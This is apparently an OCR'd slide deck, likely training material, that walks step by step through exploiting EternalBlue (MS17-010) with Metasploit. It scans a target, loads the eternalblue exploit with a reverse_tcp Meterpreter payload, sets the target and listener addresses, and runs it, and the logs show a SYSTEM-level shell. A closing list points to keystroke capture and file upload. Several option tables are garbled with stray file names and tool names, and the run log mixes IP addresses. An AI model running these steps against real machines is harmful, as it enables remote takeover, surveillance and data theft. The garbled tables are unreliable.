


# Eternal Blue Exploit using Metasploit



# Eternal Series

On April 14, 2017, the Shadow Brokers Group released the FUZZBUNCH framework, an exploitation toolkit for Microsoft Windows.


The toolkit was allegedly written by the Equation Group, a highly sophisticated threat actor suspected of being tied to the United States National Security Agency (NSA).

This document lists five exploits from Lost in Translation leak namely

- Eternal Blue,
- Eternal Synergy,
- Eternal Romance,
- Eternal Champion,
- Eternal Red.

These five exploits exploit the Server Message Block (SMB) in Windows and Linux Operating System.

# Eternal Series



# Eternal Blue



30  
YEARS OF  
EXCELLENCE



# Check whether target is vulnerable to Eternal Blue

# Detecting phase (target is vulnerable to Eternal blue)

- Steps
- Msfconsole
- Search smb ms17\_010

- use auxiliary
- Set Rhosts
- Run

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):
=====
Name      Current Setting          Required  Description
----      .....                  .....
CHECK_ARCH    true                no        Check for architecture on vulnerable hosts
CHECK_DOPU    true                no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE    false               no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS          .                  yes      The target address range or CIDR identifier
RPORT        445                yes      The SMB service port (TCP)
SMBDomain     .                  no       The Windows domain to use for authentication
SMBPass          .                no       The password for the specified username
SMBUser          .                no       The username to authenticate as
THREADS        1                  yes      The number of concurrent threads

msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.10.96
RHOSTS => 192.168.10.96
msf auxiliary(scanner/smb/smb_ms17_010) > run

[*] 192.168.10.96:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

# Eternal Blue Exploitation


## 1. Find a Module to Use

- Open up the terminal and start Metasploit.
- Type **service postgresql start** to initialize the PostgreSQL database

```
service postgresql start
msfconsole
```

# Eternal Blue Exploitation

1.



```
root@kali:~# msfconsole
```

```
      . ; \x00KXXXXX\00x\ : .
      , \0WMMMMMMMMMMMMMMMMMMMMKd ,
      ' xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMKd ,
      : KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK :
      . KMMMMMMMMMMMMMMMMMMWWNNNWMMMMMMMMMMMX ,
      \wMMMMMMMMMMMMMMXd : .
      xMMMMMMMMMMMWd .
      oMMMMMMMMMMMX .
      . WMMMMMMMMMM :
      xMMMMMMMMMMMo
      NMIMMIMMIMMW
      MMIMMIMMIMMX
      NMIMMIMMIMMW .
      xMMIMMIMMIMMMd
      . WMMIMMIMMIMMC
      LMMIMMIMMIMMK .
      dMMIMMIMMIMMMWd shellphish
      cWMIMMIMMIMMMMNxc' .
      . OMMIMMIMMIMMMMMMMMMWc
      ; OMMIMMIMMIMMMMMMMMo .
      . dNMIMMIMMIMMMMMMMMo
      ' \0WMMMMMMMMMo
```

2.

```
search eternalblue
```



# Eternal Blue Exploitation

```
msf5 > search eternalblue
Matching Modules  RTF_11882_08
=====
      02

      #  Name
      description
      -  ----
-----+-----+-----+-----+-----+-----+-----+-----+
      1  auxiliary/admin/smb/ms17_010_command
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
      2  auxiliary/scanner/smb/smb_ms17_010
S17-010 SMB RCE Detection
      3  exploit/windows/smb/ms17_010_eternalblue
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
      4  exploit/windows/smb/ms17_010_eternalblue_win8
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
      5  exploit/windows/smb/ms17_010_psexec
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

Perform the necessary recon(use auxiliary/scanner/smb/smb\_ms17\_010,options, set rhosts 192.168.228.138, #run, Host is vulnerable to the exploit?)



# Eternal Blue Exploitation

- If target is vulnerable to EternalBlue

## **3. Use exploit/windows/smb/ms17\_010\_eternalblue**

```
msf5j>usenexploit/windows/smb/ms17_010_eternalbluehak
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

# Eternal Blue Exploitation

```

4. Run the Module: Show options
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name          Current Setting  Required  Description
---          -----          -----  -----
RHOSTS        RTF_11882_08_02    yes       The target's address range or CIDR identifier
RPORT         445              yes       The target port (TCP)
SMBDomain     .                no        (Optional) The Windows domain to use for a
authentication
SMBPass       mehak.php        no        (Optional) The password for the specified
username
username     mehak.php        no        (Optional) The password for the specified
SMBUser       mehakkhurana    no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes      Check if remote architecture matches exploit
Target.
VERIFY_TARGET true             yes      Check if remote OS matches exploit Target.

Exploit target:
  Id  Name
  --  --
  0  Windows 7 and Server 2008 R2 (x64) All Service Packs

```

# Eternal Blue Exploitation

## 4. set rhost 192.168.137.128

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.137.128
rhost => 192.168.137.128
payload => windows/x64/meterpreter/reverse_tcp
cal.php
mehak
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Load the trusty **reverse\_tcp** shell as the payload.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/re
verse_tcp
payload => windows/x64/meterpreter/reverse_tcp
mehak
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

# Eternal Blue Exploitation

```
authentication          SocialFish           no      blackeye      security.exe
SMBPass                SMBUser              no      (Optional) The password for the specified
username               VERIFY_ARCHITECTURE    yes     (Optional) The username to authenticate as
SMBUser               VERIFY_TARGET        yes     Check if remote architecture matches exploit
VERIFY_ARCHITECTURE   Target               yes     Check if remote OS matches exploit Target.
VERIFY_TARGET          theme.txt           RTF_11882_08_02
theme.txt             Downloads            mehak.txt

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  thread          a.out      yesmehak.php
Exit technique (Accepted: akhbar, seh, thread, process, none)
LHOST     LHOST             yes       The listen address (an interface may be specified)
LPORT     LPORT             4444      yes       The listen port
socket    socket            shellphish
Exploit target:       shellphish
638.py
gobuster
Steghide

Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
joomscan
exploits_buffer
calphp
mehak
```

# Eternal Blue Exploitation

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.137.134
lhost => 192.168.137.134
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

## 8. Sh

Payload options (windows/x64/meterpreter/reverse_tcp):				
Name	Current Setting	Required	Description	
EXITFUNC ess, none)	thread a.out	yes	mehak.phExit technique (Accepted:akhilrash, thread, proc	
LHOST ed)	192.168.137.134	yes	The listen address (an interface may be specifi	
LPORT socket	4444	yes	The listen port	
Exploit target:	shellphish		638.py	gobuster
				Steghide
Id Name				
0	Windows 7 and Server 2008 R2 (x64) All Service Packs			

# Eternal Blue Exploitation

Use the run command to fire it off.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.137.134:4444
[*] 192.168.137.128:445 - Connecting to target for exploitation.

[*] 10.10.0.101:445 - Connecting to target for exploitation.
[+] 10.10.0.101:445 - Connection established for exploitation.
[+] 10.10.0.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.101:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.0.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 26
[*] 10.10.0.101:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64
[*] 10.10.0.101:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61
[*] 10.10.0.101:445 - 0x00000030 6b 20 31
[+] 10.10.0.101:445 - Target arch selected valid for arch indicated by DCE/RPC
[*] 10.10.0.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.101:445 - Sending all but last fragment of exploit packet
[*] 10.10.0.101:445 - Starting non-paged pool grooming
[+] 10.10.0.101:445 - Sending SMBv2 buffers
[+] 10.10.0.101:445 - Closing SMBv1 connection creating free hole adjacent to
[*] 10.10.0.101:445 - Sending final SMBv2 buffers.
[*] 10.10.0.101:445 - Sending last fragment of exploit packet!
[*] 10.10.0.101:445 - Receiving response from exploit packet
[+] 10.10.0.101:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)
[*] 10.10.0.101:445 - Sending egg to corrupted connection.
[*] 10.10.0.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.0.101
[*] Meterpreter session 1 opened (10.10.0.1:4321 -> 10.10.0.101:49207) at 2019-07-10 11:20:45 +0530
[+] 10.10.0.101:445 - =====-
[+] 10.10.0.101:445 - =====-WIN=====
[+] 10.10.0.101:445 - =====-
```

meterpreter >



# Eternal Blue Exploitation

- SMB connection being established
- The exploit packet being sent
- Meterpreter session is opened

# Eternal Blue Exploitation

## 9. Verify the Target Is Compromised

- obtain operating system information.
- sysinfo

```
sysinfo
```

```
Computer      : S02
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : DLAB
Logged On Users: 2
Meterpreter    : x64/windows
```

# Eternal Blue Exploitation

## 9. Verify the Target Is Compromised

- for current username
- **getuid**

```
getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

# Eternal Blue Exploitation

## 9. Find other details

- Capture screenshot
- Upload a file
- Capture keystrokes
- <http://www.ethicalpentest.com/2018/01/ms17-010-vulnerability-using.html>